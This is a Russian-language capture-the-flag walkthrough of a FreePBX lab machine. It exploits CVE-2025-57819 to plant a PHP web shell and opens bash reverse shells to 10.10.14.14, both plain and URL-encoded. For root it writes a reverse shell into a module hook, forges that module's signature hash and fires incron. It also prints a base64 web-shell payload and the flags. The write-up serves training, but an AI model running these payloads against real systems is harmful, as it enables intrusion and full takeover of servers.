


1. Прокинул nmap , открыты три порта: 22, 80, 443


```
(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC --min-rate 5000 -p- --open 10.129.16.4
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-08 01:36 -0400
Nmap scan report for 10.129.16.4
Host is up (0.17s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
22/tcp    open  tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp    open  tcpwrapped
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16
443/tcp   open  tcpwrapped
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.16
|_ssl-cert: Subject: commonName=pbxconnect/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
|_Not valid before: 2025-11-30T14:07:27
|_Not valid after: 2026-11-30T14:07:27
|_ssl-date: TLS randomness does not represent time

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.14 seconds
```


2. В /etc/hosts прописываем домен connected.htb , и видим панель администратора



wappalyser показывает наличие следующих фреймворков



3. Нашел [CVE-2025-57819](#), который можно использовать на уязвимой версии FreePBX 16.0.40.7. Запускаем скрипт с переменной `-H http://connected.htb/`, тогда создается php файл, который работает как веб оболочка.



4. Теперь, можем получить обратную оболочку, для этого: запустим `nmmap -nlvp 4444`, и в веб-оболочке используем команду:

```
bash -i >& /dev/tcp/10.10.14.14/4444 0>&1
```

Но она не запустится, потому что нужен url формат, заходим на [киберчиф](#), кодируем в URL с кодировкой спец символов, и получаем код ниже

```
bash%20%2Di%20%3E%26%20%2Fdev%2Ftcp%2F10%2E10%2E14%2E14%2F4444%200%3E%261
```

```

kali@kali:~$ curl http://connected.htb/this-is-an-ioc-not-actually-watchTower-rczc9a32rf.php?cmd=id
uid=999(asterisk) gid=1000(asterisk) groups=1000(asterisk)

kali@kali:~$ curl http://connected.htb/this-is-an-ioc-not-actually-watchTower-rczc9a32rf.php?cmd=bash%20%2Di%20%3E%26%20%2Fdev%2Ftcp%2F10%2E10%2E14%2E14%2F4444%200%3E%261

```

Закидываем его в веб-оболочку и получаем на нашей прослушке, обратную связь:

[illegible]

Получаем флаг пользователя -> 45872bbe09c3e5c02a55892be549f707

## 5. Запускаем linpeas и находим уязвимость в incron

```
/var/spool/asterisk/sysadmin/vpnget IN_CLOSE_WRITE /usr/sbin/sysadmin_openvpn -d
/var/spool/asterisk/sysadmin/intrusion_detection_stop IN_CLOSE_WRITE /etc/init.d/fail2ban stop
/var/spool/asterisk/sysadmin/update_system_cron IN_CLOSE_WRITE /usr/sbin/sysadmin_update_set_cron
/var/spool/asterisk/sysadmin/portmgmt_setup IN_CLOSE_WRITE /usr/sbin/sysadmin_portmgmt
/var/spool/asterisk/sysadmin/wanrouter_restart IN_CLOSE_WRITE /usr/sbin/sysadmin_wanrouter_restart
/var/spool/asterisk/sysadmin/dahdi_restart IN_CLOSE_WRITE /usr/sbin/sysadmin_dahdi_restart
/usr/local/asterisk/ha_trigger IN_CLOSE_WRITE /usr/sbin/sysadmin_ha
/usr/local/asterisk/incron IN_CLOSE_WRITE /usr/bin/sysadmin_manager --local $#

/var/spool/asterisk/incron IN_MODIFY,IN_ATTRIB,IN_CLOSE_WRITE /usr/bin/sysadmin_manager $#

/etc/crontab:2:PATH=/sbin:/bin:/usr/sbin:/usr/bin
/etc/cron.d/0hourly:3:PATH=/sbin:/bin:/usr/sbin:/usr/bin
```

5. Видим что, `/usr/local/asterisk/incron` запущен с событием `IN_CLOSE_WRITE`, то есть то что может быть записано в этот файл, после записи, будет запущено от рута, так как передает все `/usr/bin/sysadmin_manager $#`. Следовательно нам, нужно найти hook, который принадлежит asterisk, чтобы повысить привилегии до root
6. Пишем команду следующую команду:

```
find /var/www/html/admin/modules/ -type d -name "hooks" -writable
2>/dev/null
```

```
modules/ -type d -name hooks -writable 2>/dev/null
/var/www/html/admin/modules/adv_recovery/hooks
/var/www/html/admin/modules/api/hooks
/var/www/html/admin/modules/backup/hooks
/var/www/html/admin/modules/cdrpro/hooks
/var/www/html/admin/modules/certman/hooks
/var/www/html/admin/modules/cloudmigration/hooks
/var/www/html/admin/modules/core/hooks
/var/www/html/admin/modules/dahdiconfig/hooks
/var/www/html/admin/modules/endpoint/hooks
/var/www/html/admin/modules/filestore/hooks
/var/www/html/admin/modules/firewall/hooks
/var/www/html/admin/modules/framework/hooks
/var/www/html/admin/modules/iotserver/hooks
/var/www/html/admin/modules/oracle_connector/hooks
/var/www/html/admin/modules/pbxmfa/hooks
/var/www/html/admin/modules/pms/hooks
/var/www/html/admin/modules/queuestats/hooks
/var/www/html/admin/modules/restapps/hooks
/var/www/html/admin/modules/sangomacconnect/hooks
/var/www/html/admin/modules/sangomacrm/hooks
/var/www/html/admin/modules/sangomartapi/hooks
/var/www/html/admin/modules/sms/hooks
/var/www/html/admin/modules/synologyabb/hooks
/var/www/html/admin/modules/sysadmin/hooks
/var/www/html/admin/modules/ucp/hooks
/var/www/html/admin/modules/vega/hooks
/var/www/html/admin/modules/vqplus/hooks
/var/www/html/admin/modules/xmpp/hooks
/var/www/html/admin/modules/zulu/hooks
```

В директории `/var/www/html/admin/modules`, есть довольно много хуков принадлежит нам, поэтому выбираем любой.

7. Находим хук `logrotate`, который к слову есть и в других модулях.

```
[asterisk@connected html]$ ls /var/www/html/admin/modules/sms/hooks  
ls /var/www/html/admin/modules/sms/hooks  
logrotate
```

И записываем в него следующее:

```
cat > /var/www/html/admin/modules/sms/hooks/logrotate << 'EOF'  
#!/bin/bash  
bash -i >& /dev/tcp/10.10.14.14/6666 0>&1  
EOF
```

10. Так как файл проверяется на изменения, то нам нужно его переподписать, для этого узнаем его новую хэш-сумму

```
```bash
```

```
sha256sum /var/www/html/admin/modules/sms/hooks/logrotate
```

```
```
```

и перезапишем её:

```
sed -i "s|hooks/logrotate = .*|hooks/logrotate =  
9fb12144f75f595e98376014bdf18feafa7716c104267d7eb9efaeb133dd1098|"  
/var/www/html/admin/modules/sms/module.sig
```

11. Запускаем команду `nc -nlvp 6666` и после этого в атакуемом терминале пишем

```
```bash
```

```
touch /var/spool/asterisk/incron/sms.logrotate
```

`` И получаем доступ к root`:

```

(kali㉿kali)-[~]
$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.10.14.14] from (UNKNOWN) [10.129.19.75] 50912
bash: no job control in this shell

FreePBX

NOTICE! You have 3 notifications! Please log into the UI to see them!
Current Network Configuration
+-----+-----+-----+
| Interface | MAC Address | IP Addresses |
+-----+-----+-----+
| eth0      | A2:DE:AD:68:7A:AE | 10.129.19.75 |
|           |                | fe80::82bd:1bcb:a990:dd3b |
+-----+-----+-----+

Please note most tasks should be handled through the GUI.
You can access the GUI by typing one of the above IPs in to your web browser.
For support please visit:
http://www.freepbx.org/support-and-professional-services

+-----+-----+
| This machine is not activated. Activating your system ensures that |
| your machine is eligible for support and that it has the ability to |
| install Commercial Modules. |
|                               |
| If you already have a Deployment ID for this machine, simply run: |
|                               |
|     fwconsole sysadmin activate deploymentid |
|                               |
| to assign that Deployment ID to this system. If this system is new, |
| please go to Activation (which is on the System Admin page in the |
| Web UI) and create a new Deployment there. |
+-----+-----+

[root@connected /]#
[root@connected /]#

```

Флаг root -> 5818d6bcebbb4a2e1d37cbab2e23858c

## Пояснения

### пункт 3. Можно получить доступ к admin-панели

нужно исправить пейлоад в скрипте на следующий:

```

payload_rce = '?'
module=FreePBX\\modules\\endpoint\\ajax&command=model&template=x&model=model&b
rand=x\';INSERT INTO cron_jobs
(modulename,jobname,command,class,schedule,max_runtime,enabled,execution_order

```



```

) VALUES (\sysadmin\','watchTower-%s\','echo
"PD9waHAgc3lzdGVtKCRfR0VUWydjbmQnXSkt7ID8+Cg==" | base64 -d >
/var/www/html/this-is-an-ioc-not-actually-watchTower-%s.php\','NULL,\''* * * *
*\','30,1,1) -- ' % (suffix, suffix)

```

Теперь можно получить доступ к админской учетке, которая создалась

```

(kali@kali)-[~]
$ python3 script.py -H https://connected.htb/

      _ _ _ _ _
     / /   / /   / /   / /   / /   / /   / /   / /   / /   / /
    / /   / /   / /   / /   / /   / /   / /   / /   / /   / /
   / /   / /   / /   / /   / /   / /   / /   / /   / /   / /
  / /   / /   / /   / /   / /   / /   / /   / /   / /   / /
 / /   / /   / /   / /   / /   / /   / /   / /   / /   / /
/ /   / /   / /   / /   / /   / /   / /   / /   / /   / /


watchTower-vs-FreePBX-CVE-2025-57819.py
(*) CVE-2025-57819 Detection Artifact Generator: FreePBX Auth Bypass + SQL Injection to RCE

- Piotr and Sonny of watchTower

[+] FreePBX CVE-2025-57819 Detection Artifact Generator started
[+] Sending exploit request
[+] Waiting 2 minutes for DAG script to be created
[-] Webshell not found - falling back to user adding
[+] Adding user: watchTowerhb50swob4 / ny4LOLMXszAr
[+] Verifying if user exists
[+] VULNERABLE: user added

```

Вводим креды и попадем в админскую панель



## Пункт 6. Общие объяснения

IN\_MODIFY,IN\_ATTRIB,IN\_CLOSE\_WRITE относится к **Inotify** — это подсистема ядра Linux, которая позволяет приложениям получать уведомления о событиях, связанных с файлами и каталогами файловой системы. Она даёт возможность отслеживать изменения в реальном времени, вместо периодического опроса состояния файловой системы.

**Incron** — это система, основанная на механизме inotify в Linux, которая выполняет команды при наступлении определённых событий в файловой системе, а не по расписанию, как это делает cron. Название происходит от аббревиатуры «INotify CRON». Он отслеживает события в файловой системе (создание, изменение, удаление файлов, доступ к директориям и т. д.) и при их возникновении выполняет команды, указанные в правилах. Таблицы правил (incrontab) могут быть системными (обычно в `/etc/incron.d`) и пользовательскими (в `/var/spool/incron` для каждого пользователя).

`sysadmin_manager` — это программа с повышенными привилегиями (работает от имени **root**), которая выполняет системные команды для FreePBX (графической оболочки над Asterisk)

1. Веб-интерфейс FreePBX и большинство модулей работают от пользователя `asterisk`, у которого нет прав на перезагрузку сетевых сервисов, `firewall` или всей системы.
2. **Решение:** Разработчики FreePBX внедрили систему «хуков» (hooks). Когда веб-интерфейсу нужно выполнить что-то как **root**, он не запускает команду напрямую, а создаёт специальный файл в каталоге `/var/spool/asterisk/incron/`.
3. **Механизм:** За этим каталогом следит системный демон `incron` (аналог `cron`, но для файлов). Демон работает от имени **root**. Когда он видит новый файл в этой папке, он вызывает программу `/usr/bin/sysadmin_manager` и передаёт ей содержимое файла в качестве аргументов ( `$#` ).
4. **Результат:** Скрипт `sysadmin_manager` запускает нужную функцию с правами **root**

## Пункт 10. В дополнение

FreePBX проверяет целостность модулей. Если хук изменился, а подпись — нет, `sysadmin_manager` откажется его выполнять. Поэтому мы должны обновить хеш-сумму в файле подписи модуля



Так выглядит директория:

```
[asterisk@connected html]$ ls -la /var/www/html/admin/modules/sms/
ls -la /var/www/html/admin/modules/sms/
total 104
drwxrwxr-x. 11 asterisk asterisk 4096 Nov 30 2025 .
drwxrwxr-x. 124 asterisk asterisk 4096 Nov 30 2025 ..
-rw-rw-r--. 1 asterisk asterisk 148 Nov 2 2023 .gitattributes
drwxrwxr-x. 4 asterisk asterisk 29 Nov 30 2025 Api
-rw-rw-r--. 1 asterisk asterisk 875 Nov 2 2023 Backup.php
-rw-rw-r--. 1 asterisk asterisk 12491 Nov 2 2023 LICENSE
-rw-rw-r--. 1 asterisk asterisk 2805 Nov 2 2023 Restore.php
-rw-rw-r--. 1 asterisk asterisk 35486 Nov 2 2023 Sms.class.php
drwxrwxr-x. 2 asterisk asterisk 31 Nov 30 2025 adaptors
drwxrwxr-x. 4 asterisk asterisk 28 Nov 30 2025 assets
drwxr-xr-x. 2 asterisk asterisk 23 Nov 30 2025 hooks
drwxrwxr-x. 7 asterisk asterisk 86 Nov 30 2025 i18n
drwxrwxr-x. 3 asterisk asterisk 104 Nov 30 2025 includes
-rw-rw-r--. 1 asterisk asterisk 2620 Nov 2 2023 install.php
-rw-rw-r--. 1 asterisk asterisk 4490 Nov 2 2023 module.sig
-rw-rw-r--. 1 asterisk asterisk 4170 Nov 2 2023 module.xml
-rw-rw-r--. 1 asterisk asterisk 38 Nov 2 2023 page.sms.php
-rw-rw-r--. 1 asterisk asterisk 1450 Nov 2 2023 phpunit.xml
drwxrwxr-x. 4 asterisk asterisk 54 Nov 30 2025 ucp
-rw-rw-r--. 1 asterisk asterisk 289 Nov 2 2023 uninstall.php
drwxrwxr-x. 3 asterisk asterisk 17 Nov 30 2025 utests
drwxrwxr-x. 2 asterisk asterisk 55 Nov 30 2025 views
```

Вот так выглядит сам файл `module.sig`

```
[asterisk@connected html]$ cat /var/www/html/admin/modules/sms/module.sig
cat /var/www/html/admin/modules/sms/module.sig
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

#####
;#      FreePBX Module Signature File      #
;#####
;# Do not alter the contents of this file!  If #
;# this file is tampered with, the module will #
;# fail validation and be marked as invalid!  #
;#####

[config]
version=1
hash=sha256
signedwith=B53D215A755231A3
signedby='FreePBX Mirror Servers <security@freepbx.org>'
repo=standard
timestamp=1688442736.8101
[hashes]
Api/Gql/Sms.php = 54ab916dee498d41561b170a81706f35e5142ba120202a21c937f0619993fac6
Api/Rest/Sms.php = b491811e4b0713dc09553b413d02c8e9a033994a52cf65c3a3884a0aa324e2ed
Backup.php = 59213960e08ed431dc639cca56183c4806a5ebade806bac1549971003307035b
LICENSE = d012ce07f6ec81aeae4f3aa64794d8624511e10e21f3413ef5991174d68ce58a
Restore.php = 04f0df128c411c09fd818138bc4dc2cc994f42dcfdbb17fa257870ddcf0be4d7
Sms.class.php = c73390e28544a45da190288ada490dd1c2483a2466390f535441b117220e25ef
adaptors/Generic.class.php = 5c7aa68448daa5cac9114b84cd830acba87369b2ba5b1e99b38e00d2d9e0b8e0
assets/js/sms.js = 0d4f3d134b835ba7d4f4b7b1fbef63ecf3d9968b4e779934d5424088aa16925
assets/less/sms.less = 15bcd310db9f6ee3154fce999df9134b791bc222ce3f2e3460872f6694143a6
hooks/logrotate = 80943ad6260182cbcf980d344e1231129d7fbc73746fc17a2964d2b89e170598
includes/AdaptorBase.class.php = 2bb7ca7187d3eeac22ff72aec95fb480c516ba86c74a635e70bad0524a1d1ff4
includes/AdaptorBaseSms.class.php = c20509dcc887ac299d2b7473ca826c5427fc228055099c9bbfd8c3166b429a4e
includes/Emojione.class.php = 78004be0c5445a4b3583efb64051e36713e48e492591e26ac75419a4b7c3339c
includes/src/Client.php = 1b54e3015bb912bc440bf66dd2bcd58d1fdb2d30455ed3070935b8cf4d1a285
includes/src/ClientInterface.php = a675dd4391f0a614aa7dee2b34a1d3d228c589dd493d6ac9c182b24d9a45a8de
includes/src/Emojione.php = 20bb18a06b9b276c54596d4fc04b62e086ea81a80934af7459da8fe803f2eec4
includes/src/Ruleset.php = 07dcfb1ce47fb7e293cae3546495bd9f87659a1d7214a1ba188a4d1fad846bc6
includes/src/RulesetInterface.php = f82a833cd09a50d5ebfd2d2cbc14cbc8c80d16fe5c556e5047d48bd500ce905a
install.php = 319715e48fd19c2d30ce59057f97ac99978a7c9b00a07156fe0205dc7174823f
module.xml = 608064e08be3763bc88efa8fe97908becda1ad3dfa2bce972d5f15662bdee55f
page.sms.php = da3aefe7878f2580a0a434f9742de060c5b3d0e56adcb127ecb4ac459fe5e9c6
phpunit.xml = 1840842e482f0566967aaeb4344b5e32c073db34eac3976def4f9820c04a56d3
ucp/Sms.class.php = b4acbae9c51bcf47dd97a51bdf4b9ea7f37bbdc34e4f5dfe19726f6b92d09ade
ucp/assets/images/comment.png = c4bb71768400157e173de4f269e87c9395bd116022d834a69b2b4c698ae792b9
ucp/assets/js/global.js = b8bdb543cca0449afd28e5e2b32ebf6394b8b1c80038ac46f8f573d3294c4bd
ucp/assets/less/bootstrap.less = 5f25ad7c51679974de4dbe540b381fd9e4165e6868a90822f4880c1e4b3a2bf2
ucp/views/history.php = d46e03bf501a886df717494aebb79bd0b0510bf25dc4d673d908b7aa3b4e7497
ucp/views/settings.php = e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855
ucp/views/widget.php = e44a7975a1085df8abfdf5c2fe4b6993ebe29a7e35fd399a2516ae5beae87eaf
uninstall.php = 3b1966fd0f334d1d98d7d152b1220bfe3b04583d2326d6fc9bf6d3a38e62a56b
```

Мы изменяем эту строчку -> hooks/logrotate =

80943ad6260182cbcf980d344e1231129d7fbc73746fc17a2964d2b89e170598